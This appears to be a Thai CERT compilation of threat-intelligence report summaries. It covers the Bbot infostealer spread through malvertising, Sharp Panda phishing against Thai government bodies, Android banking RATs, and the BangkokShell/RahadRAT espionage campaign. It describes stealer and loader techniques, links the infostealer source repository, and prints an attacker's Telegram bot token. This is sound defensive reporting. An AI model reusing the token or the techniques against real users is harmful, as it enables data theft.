ศูนย์ TTC-CERT พบว่าในปัจจุบันกลุ่มผู้โจมตี (threat actor) ให้ความนิยมในการโจมตีด้วยเทคนิคที่เรียกว่า Malvertising ซึ่งเป็นวิธีการในการแพร่กระจายมัลแวร์ผ่านช่องทางสื่อโฆษณาบนโลกออนไลน์ เช่น Google Adsense และ Facebook Ads เป็นต้น โดยสาเหตุที่เทคนิค Malvertising ได้รับความนิยมเนื่องมาจากความสามารถในการกำหนดกลุ่มเป้าหมายที่ต้องการโจมตีโดยอาศัยการตั้งค่าของเครื่องมือในการโฆษณาของแพลตฟอร์มต่าง ๆ ซึ่งสามารถตั้งค่าและกำหนดเป้าหมายในการโฆษณาได้อย่างละเอียด เช่น สามารถกำหนดเกณฑ์อายุ ตำแหน่งที่อยู่ และความสนใจของกลุ่มเป้าหมายได้ ทำให้กลุ่มผู้โจมตีสามารถกำหนดให้โฆษณาแสดงเฉพาะในบางประเทศหรือบางพื้นที่ หรือแสดงโฆษณาเฉพาะคีย์เวิร์ด (keyword) ที่ตรงกับกลุ่มเป้าหมายเท่านั้น ทำให้โฆษณาแฝงมัลแวร์เหล่านี้ไปปรากฏบนหน้าจอของผู้ใช้งานได้ตรงกลุ่มเป้าหมายตามที่กลุ่มผู้โจมตีต้องการ เมื่อประกอบกับพฤติกรรมการใช้งานอินเตอร์เน็ตของผู้ใช้งานทั่วไปที่มักไม่ตรวจสอบความปลอดภัยหรือแม้กระทั่งเข้าใจผิดคิดว่าโฆษณาเหล่านี้เป็นผลลัพธ์การค้นหา (search result) ตามปกติ ทำให้เทคนิคการโจมตีแบบ Malvertising ประสบความสำเร็จในการโจมตีผู้ใช้งานทั่วไปค่อนข้างมาก รวมถึงมีโอกาสที่จะใช้ในการโจมตีแบบ targeted attack ได้เป็นอย่างดีอีกด้วย

ศูนย์ TTC-CERT ได้ทำการเฝ้าระวังการโจมตีด้วยเทคนิค Malvertising ที่อาจมีเป้าหมายในการโจมตีผู้ใช้งานในประเทศไทยและได้ตรวจพบแคมเปญการโฆษณาที่มีความผิดปกติจำนวนหนึ่งบนแพลตฟอร์มสื่อสังคมออนไลน์แห่งหนึ่ง โดยหนึ่งในนั้นมีลักษณะในการโฆษณาแอบอ้างว่าสามารถช่วยในการกู้คืนบัญชีผู้ใช้งานที่ถูกแบนได้โดยเชิญชวนให้ผู้ใช้งานทำการดาวน์โหลดและติดตั้งไฟล์ต้องสงสัยบนเครื่องคอมพิวเตอร์ ศูนย์ TTC-CERT จึงทำการตรวจสอบไฟล์ดังกล่าวและพบว่าเป็นไฟล์มัลแวร์ประเภท Dropper และ Launcher ซึ่งเมื่อถูก execute จะทำการติดตั้ง payload ซึ่งเป็นมัลแวร์ชื่อ Bbot ลงบนเครื่องเป้าหมาย

จากการตรวจสอบในเบื้องต้นพบว่ามัลแวร์ Bbot จะทำการเก็บรวบรวมข้อมูลเกี่ยวกับการตั้งค่าของเครื่องคอมพิวเตอร์ เช่น computer name, user account, ข้อมูลเกี่ยวกับระบบปฏิบัติการ (Operating System), ข้อมูลของหน่วยความจำ, ข้อมูลการทำงานของโปรเซส, รวมถึงภาพหน้าจอการทำงานของเครื่องคอมพิวเตอร์ (capture screen) เป็นต้น โดยคาดว่าข้อมูลดังกล่าวจะถูกส่งออก (exfiltrate) ไปให้กับผู้โจมตีผ่านช่องทางแอปพลิเคชัน Telegram

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-230499-1.v1 - Bbot** เมื่อ 15 พ.ค.66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 8**



ภาพที่ 8 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-230499-1.v1 - Bbot** มีรายละเอียดตาม เอกสารแนบท้าย 8

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 28

ศูนย์ TTC-CERT ได้ทำการวิเคราะห์มัลแวร์ต่อเนื่องจาก "รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-230499-1.v1 - Bbot" โดยในครั้งนี้ได้ทำการตรวจสอบวิเคราะห์ไฟล์ payload ของมัลแวร์ Bbot ซึ่งถูก drop เอาไว้ภายใน subdirectory ของไดเรคทอรี่ %temp%

ผลการวิเคราะห์พบว่า มัลแวร์ Bbot ถูกสร้างโดยอาศัยโค๊ดจากโปรเจกต์ชื่อ Stink[4] ซึ่งเป็น open source project บนเว็บไซต์ Github โดยโปรเจกต์ดังกล่าวมีวัตถุประสงค์เพื่อพัฒนามัลแวร์ประเภท Infostealer ด้วยภาษา Python ซึ่งจะถูกนำไป compile เป็นไฟล์ประเภท Portable Executable (PE) โดยใช้เครื่องมือชื่อ Nuitka Compiler[5]

Stink Infostealer มีขีดความสามารถในการขโมยข้อมูลจาก web browser หลากหลายประเภท เช่น Google Chrome, Microsoft Edge, Opera, และ Brave เป็นต้น โดยมัลแวร์จะทำการสกัดข้อมูลจาก web browser ยกตัวอย่างเช่น username และ password จาก password manager, ประวัติการใช้งาน (history), cookies, และข้อมูลบัตรเครดิต นอกจากนี้มัลแวร์ยังสามารถขโมยข้อมูลที่เกี่ยวข้องกับ cryptocurrency wallet, บันทึกภาพหน้าจอ (capture screen), ตรวจสอบข้อมูลที่เกี่ยวข้องกับระบบปฏิบัติการและโปรเซส โดยจะทำการบีบอัดข้อมูลที่เก็บรวบรวมมาเป็นไฟล์ ZIP ก่อนที่จะส่งออก (exfiltrate) ข้อมูล


[4] "FallenAstaroth/stink: Stealer in just a few lines with sending ... - GitHub." https://github.com/FallenAstaroth/stink. Accessed 16 Apr. 2023.

[5] "Nuitka User Manual - GitHub." https://github.com/Nuitka/Nuitka. Accessed 16 Apr. 2023.

ดังกล่าวไปยัง Command and Control (C2) ของผู้โจมตีซึ่ง Stink Infostealer มีขีดความสามารถในการส่งออกข้อมูลผ่านช่องทาง Telegram Bot API, Discord webhook, และเครื่องแม่ข่าย (server) ของผู้โจมตี

ทั้งนี้ผู้โจมตีที่อยู่เบื้องหลังมัลแวร์ Bbot ได้กำหนดให้มัลแวร์ทำการส่งออกข้อมูลผ่านช่องทาง Telegram Bot API ซึ่งมี bot token คือ "6093948940:AAHRa-0Li7xvicm9jtGZF25Z3-Bd9B1Oedc" โดยศูนย์ TTC-CERT ได้ทำการตรวจสอบย้อนกลับไปยังบัญชีผู้ใช้งาน Telegram ที่ใช้ในการควบคุมบอท (bot) ดังกล่าว พบว่าผู้โจมตีมีการใช้นามแฝงว่า "Mr. Jack Black" หรือ "Nguyen Quoc Viet" หรือ "Nguyễn Quốc Việt" ในภาษาเวียดนาม นอกจากนี้ศูนย์ TTC-CERT พบว่าบริษัท WithSecure ได้มีการรายงานเกี่ยวกับแคมเปญการโจมตีชื่อ "DUCKTAIL[6]" ซึ่งมีการใช้งานมัลแวร์ประเภท Infostealer ในการขโมยข้อมูลจาก web browser และทำการบีบอัดข้อมูลเป็นไฟล์ ZIP ก่อนจะทำการส่งออกข้อมูลผ่านช่องทาง Telegram โดยมีกลุ่มผู้โจมตีที่เป็นชาวเวียดนาม (Vietnamese threat actor) อยู่เบื้องหลัง ดังนั้นจะเห็นได้ว่าข้อมูล techniques, tactics, and procedures (TTPs) ของรายงานทั้งสองฉบับนี้มีความสอดคล้องกันซึ่งอาจเป็นสิ่งบ่งชี้ให้เห็นถึงแนวโน้มของภัยคุกคามทางไซเบอร์ที่มีความเกี่ยวข้องกับภูมิภาคเอเชียตะวันออกเฉียงใต้และ/หรืออาจส่งผลกระทบต่อผู้ใช้งานในประเทศไทยในอนาคตอันใกล้

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-230499-2.v1 - Bbot** เมื่อ 23 พ.ค.66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 9**



ภาพที่ 9 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-230499-2.v1 - Bbot** มีรายละเอียดตาม เอกสารแนบท้าย 9

[6] "WithSecure_Research_DUCKTAIL.pdf - WithSecure™ Labs." https://labs.withsecure.com/content/dam/labs/docs/WithSecure_Research_DUCKTAIL.pdf. Accessed 19 Apr. 2023.

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 29

นักวิจัยจาก Check Point Research รายงาน[7] [8] กรณีพบรูปแบบการโจมตีจากกลุ่มที่ได้รับการสนับสนุนจากรัฐบาลสาธารณรัฐประชาชนจีนชื่อ Sharp Panda ซึ่งมีเป้าหมายจารกรรมข้อมูลทางไซเบอร์ต่อบุคคลและ/หรือองค์กรภาครัฐของประเทศในแถบเอเชียตะวันออกเฉียงใต้ ซึ่งในรายงานดังกล่าวได้ระบุว่าประเทศไทยเป็นหนึ่งในเป้าหมายของการโจมตีจากกลุ่มนี้ ทั้งนี้ จากการทำวิจัยจากแหล่งข่าวเปิด ศูนย์ TTC-CERT พบ artifacts ของกลุ่ม Sharp Panda ที่มุ่งเป้าโจมตีบุคคลและ/หรือองค์กรในประเทศไทย โดย artifacts ดังกล่าวศูนย์ TTC-CERT ได้ทำการวิเคราะห์อย่างละเอียดและพบว่ามีรูปแบบวิธีการในการโจมตี (Tactics, Techniques, and Procedures - TTPs) ที่มีความสอดคล้องกับกลุ่ม Sharp Panda ที่ได้ระบุไว้ในรายงาน[9] [10] ของ Check Point Research ฉบับดังกล่าว

ศูนย์ TTC-CERT พบว่ากลุ่ม Sharp Panda ได้ใช้ไฟล์ Microsoft Word ที่มีธีมเนื้อหาในไฟล์เกี่ยวกับ “**ร่างกฎ ก.พ. ว่าด้วยการสรรหาผู้ทรงคุณวุฒิและการเลือกข้าราชการพลเรือนเพื่อเป็นอนุกรรมการใน อ.ก.พ. สามัญ พ.ศ. ...**” ซึ่งศูนย์ TTC-CERT คาดว่า ผู้ไม่หวังดีได้ส่งไฟล์ดังกล่าวให้กับบุคคลและ/หรือองค์กรเป้าหมายของหลาย ๆ องค์กรภาครัฐในประเทศไทยด้วยวิธีการแนบไฟล์ผ่านการส่งอีเมลฟิชชิ่ง (phishing email) ไปยังบุคคลและ/หรือองค์กรเป้าหมาย เพื่อลวงให้เหยื่อเปิดไฟล์ดังกล่าว อันจะนำไปสู่การติดตั้ง backdoor และดำเนิน


ศูนย์ TTC-CERT ได้เผยแพร่**การแจ้งเตือน-รายงานการวิเคราะห์กรณีพบ artifacts ของกลุ่ม Sharp Panda ที่มุ่งเป้าโจมตีองค์กรในประเทศไทย** เมื่อ 29 พ.ค.66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 10**

[7] "SharpPanda: Chinese APT Group Targets Southeast Asian ...." 3 Jun. 2021, https://research.checkpoint.com/2021/chinese-apt-group-targets-southeast-asian-government-with-previously-unknown-backdoor/. Accessed 21 Apr. 2023.

[8] "Pandas with a soul chinese espionage attacks against southeast asian government entities." 7 Mar. 2023, https://research.checkpoint.com/2023/pandas-with-a-soul-chinese-espionage-attacks-against-southeast-asian-government-entities/. Accessed 21 Apr. 2023.

[9] "SharpPanda: Chinese APT Group Targets Southeast Asian ...." 3 Jun. 2021, https://research.checkpoint.com/2021/chinese-apt-group-targets-southeast-asian-government-with-previously-unknown-backdoor/. Accessed 21 Apr. 2023.

[10] "Pandas with a soul chinese espionage attacks against southeast asian government entities." 7 Mar. 2023, https://research.checkpoint.com/2023/pandas-with-a-soul-chinese-espionage-attacks-against-southeast-asian-government-entities/. Accessed 21 Apr. 2023.



ภาพที่ 10 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**การแจ้งเตือน-รายงานการวิเคราะห์กรณีพบ artifacts ของกลุ่ม Sharp Panda ที่มุ่งเป้าโจมตีองค์กรในประเทศไทย** มีรายละเอียดตาม เอกสารแนบท้าย 10

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 30

ศูนย์ TTC-CERT พบการเปลี่ยนแปลงรูปแบบวิธีการโจมตี (Tactics, Techniques, and Procedures - TTPs) ของกลุ่มผู้ไม่หวังดีที่มุ่งเป้าโจมตีคนไทยที่ใช้งานโทรศัพท์เคลื่อนที่ที่ใช้ระบบปฏิบัติการแอนดรอยด์ (Android OS) ด้วยวิธีการหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT) โดยมีวัตถุประสงค์เพื่อขโมยเงินในบัญชีของเหยื่อที่ใช้งาน mobile banking application บนโทรศัพท์เคลื่อนที่ที่ใช้ระบบปฏิบัติการแอนดรอยด์ (Android OS)

เป็นเวลาเกือบ 1 ปี มาแล้วที่กลุ่มผู้ไม่หวังดีกลุ่มนี้ยังคงโจมตีคนไทยที่ใช้งานโทรศัพท์เคลื่อนที่ที่ใช้ระบบปฏิบัติการแอนดรอยด์ (Android OS) มาอย่างต่อเนื่องโดยที่ยังคงใช้เทคนิคและวิธีการเดิมในการลวงให้เหยื่อติดตั้ง Android RAT กล่าวคือ การส่ง SMS ที่มีการแนบลิงค์ (URL) ซึ่งเมื่อเหยื่อกดลิงค์ดังกล่าวจะถูก redirect ไปที่หน้าเว็บเพจซึ่งมีการแสดงภาพ QR Code ของแอปพลิเคชัน Line เพื่อล่อให้เหยื่อเพิ่มช่องทางการแชท (chat) ทำให้สามารถคุยโต้ตอบกับกลุ่มผู้ไม่หวังดีได้ผ่านแอปพลิเคชัน Line โดยตรง ซึ่งกลุ่มผู้ไม่หวังดีจะหลอกถามชื่อและหมายเลขโทรศัพท์ของเหยื่อและหลังจากนั้นจึงจะส่ง URL สำหรับใช้ในการดาวน์โหลด Android RAT ให้กับเหยื่อผ่านช่องทางการแชทในแอปพลิเคชัน Line ซึ่งหากเหยื่อหลงเชื่อและทำการติดตั้งแอปพลิเคชันดังกล่าวจะ


ทำให้ถูกกลุ่มผู้ไม่หวังดีขโมยข้อมูลที่ใช้ในการทำธุรกรรมของเหยื่อ จากนั้นกลุ่มผู้ไม่หวังดีจะใช้ข้อมูลดังกล่าวขโมยเงินในบัญชีของเหยื่อด้วยการโอนเงินในบัญชีของเหยื่อออกไปยังบัญชีม้า[11] (mule account)

ทั้งนี้ ศูนย์ TTC-CERT ยังคงติดตามรูปแบบวิธีการโจมตี (TTPs) และ infrastructure ของกลุ่มผู้ไม่หวังดีดังกล่าวอยู่เสมอ โดยตั้งแต่ ก.พ.66 ศูนย์ TTC-CERT พบว่ากลุ่มผู้ไม่หวังดีดังกล่าวได้เปลี่ยนแปลงรูปแบบการโจมตี (TTPs) ดังนี้

- กลุ่มผู้ไม่หวังดีเริ่มเปลี่ยนไปใช้ top-level domain (TLD) เป็น **.cc** ในการจดทะเบียนโดเมนสำหรับใช้เป็นเว็บไซต์ปลอม (phishing website)
- กลุ่มผู้ไม่หวังดีเริ่มเปลี่ยนไปใช้ domain name registrar ชื่อ **Gname.com Pte. Ltd.** ในการจดทะเบียนโดเมน
- มีการสร้างหน้าเว็บไซต์ปลอมที่ดูเหมือน **Google Play Store** เพื่อใช้ในการหลอกล่อให้เหยื่อดาวน์โหลด Android RAT
- มีการใช้งานเทคนิค **server-side polymorphism** เพื่อหลบเลี่ยงการถูกตรวจจับจากอุปกรณ์ป้องกันการโจมตีที่ใช้ระบบ signature base ในการตรวจจับภัยคุกคามทางไซเบอร์
- มีการนำเทคนิค **software packing (T1027.002)** มาใช้กับ Android RAT เพื่อทำให้ยากต่อการวิเคราะห์
- มีการเปลี่ยนแปลง **Code Signing Certificate** ที่ใช้ในการ sign ไฟล์ Android RAT

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์การเปลี่ยนแปลงรูปแบบการโจมตี (TTPs) ของกลุ่มผู้ไม่หวังดีที่มุ่งเป้าโจมตีคนไทยที่ใช้งานโทรศัพท์เคลื่อนที่ที่ใช้ระบบปฏิบัติการแอนดรอยด์ (Android OS)** เมื่อ 3 ก.ค .66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 11**

[11] "บัญชีม้า - National Assembly Library of Thailand - รัฐสภา." https://library.parliament.go.th/th/radioscript/rr2565-may6. Accessed 1 Jun. 2023.



ภาพที่ 11 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**รายงานการวิเคราะห์การเปลี่ยนแปลงรูปแบบการโจมตี (TTPs) ของกลุ่มผู้ไม่หวังดีที่มุ่งเป้าโจมตีคนไทยที่ใช้งานโทรศัพท์เคลื่อนที่ที่ใช้ระบบปฏิบัติการแอนดรอยด์ (Android OS)** มีรายละเอียดตาม เอกสารแนบท้าย 11

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 31

ศูนย์ TTC-CERT ได้ทำการตรวจสอบไฟล์ต้องสงสัยจำนวนหลายรายการซึ่งได้รับมอบมาจากหน่วยงานด้านความมั่นคงแห่งหนึ่งในประเทศไทยและพบว่าไฟล์ทั้งหมดเป็นส่วนหนึ่งของการโจมตีทางไซเบอร์ที่มุ่งเป้าโจมตีประเทศไทยเป็นการเฉพาะและมีการใช้งานมัลแวร์ซึ่งมีความสลับซับซ้อนเพื่อบรรลุวัตถุประสงค์ด้านการจารกรรมข้อมูลทางไซเบอร์ (cyber espionage) โดยศูนย์ TTC-CERT ได้ตั้งชื่อให้กับแคมเปญการโจมตีนี้ว่า **BangkokShell**


แคมเปญ BangkokShell ใช้เทคนิค DLL Side-loading ในการโหลดไฟล์อันตรายประเภท Dynamic Link library (DLL) ซึ่งต่อมาจะทำหน้าที่ในการโหลดไฟล์ shellcode เข้าสู่พื้นที่หน่วยความจำของโปรเซสโดยที่ไฟล์ shellcode ดังกล่าวจะทำหน้าที่ในการ deobfuscate ไฟล์ payload ซึ่งฝังอยู่ภายในไฟล์

shellcode โดยใช้อัลกอริทึม XOR cipher จากนั้นจึงใช้เทคนิค Reflective Code Loading[12] เพื่อทำการโหลดและ execute ไฟล์ payload ดังกล่าว โดยที่ไม่มีการสร้างไฟล์ลงบน filesystem แต่อย่างใด

ศูนย์ TTC-CERT เรียกไฟล์ payload นี้ว่า RahadRAT (อ่านว่า ระ-หัด-แรท) สืบเนื่องมาจากการที่มัลแวร์ทำงานในลักษณะของ Remote Access Trojan (RAT) อีกทั้งยังมีกลไกในการ authentication กับ Comand and Control (C2) ด้วยรหัสผ่าน และมีการใช้งานอัลกอริทึม CRC-16/XMODEM เพื่อตรวจสอบความถูกต้องของข้อมูลที่ถูกรับส่งระหว่างกันโดยที่การติดต่อสื่อสารทั้งหมดระหว่างมัลแวร์และ C2 จะถูก obfuscate เอาไว้ด้วยอัลกอริทึม RC4 (Rivest Cipher 4)

RahadRAT สามารถรองรับคำสั่งที่ส่งมาจาก C2 ได้ทั้งหมด 14 รูปแบบ โดยจะมุ่งเน้นไปที่การเก็บรวบรวมข้อมูลและการบริหารจัดการไฟล์และไดเรคทอรี่บนเครื่องคอมพิวเตอร์เป้าหมาย เช่น การสร้าง การลบ และ การย้าย เป็นต้น นอกจากนี้มัลแวร์ยังสามารถสร้างโปรเซส cmd.exe เพื่อนำมาใช้ในการ execute คำสั่งต่าง ๆ ที่ได้รับจาก C2 อีกด้วย ซึ่งจะส่งผลให้ผู้โจมตีสามารถควบคุมเครื่องคอมพิวเตอร์เป้าหมายได้อย่างสมบูรณ์

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์ AMAR-230499-1.v2 - BangkokShell** เมื่อ 19 มิ.ย.66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 12**



ภาพที่ 12 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**รายงานผลการวิเคราะห์มัลแวร์ AMAR-230499-1.v2 - BangkokShell** มีรายละเอียดตาม เอกสารแนบท้าย 12

[12] "Reflective Code Loading, Technique T1620 - MITRE ATT&CK®." 5 Oct. 2021, https://attack.mitre.org/techniques/T1620/. Accessed 17 Jun. 2023.

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 32

ศูนย์ TTC-CERT ได้ทำการตรวจสอบไฟล์ต้องสงสัยจำนวนหลายรายการซึ่งได้รับมอบมาจากหน่วยงานด้านความมั่นคงแห่งหนึ่งในประเทศไทยและพบว่าไฟล์ทั้งหมดเป็นส่วนหนึ่งของการโจมตีทางไซเบอร์ที่มุ่งเป้าโจมตีประเทศไทยเป็นการเฉพาะ และมีการใช้งานมัลแวร์ซึ่งมีความสลับซับซ้อนเพื่อบรรลุวัตถุประสงค์ด้านการจารกรรมข้อมูลทางไซเบอร์ (cyber espionage) โดยศูนย์ TTC-CERT ได้ตั้งชื่อให้กับแคมเปญการโจมตีนี้ว่า **BangkokShell**

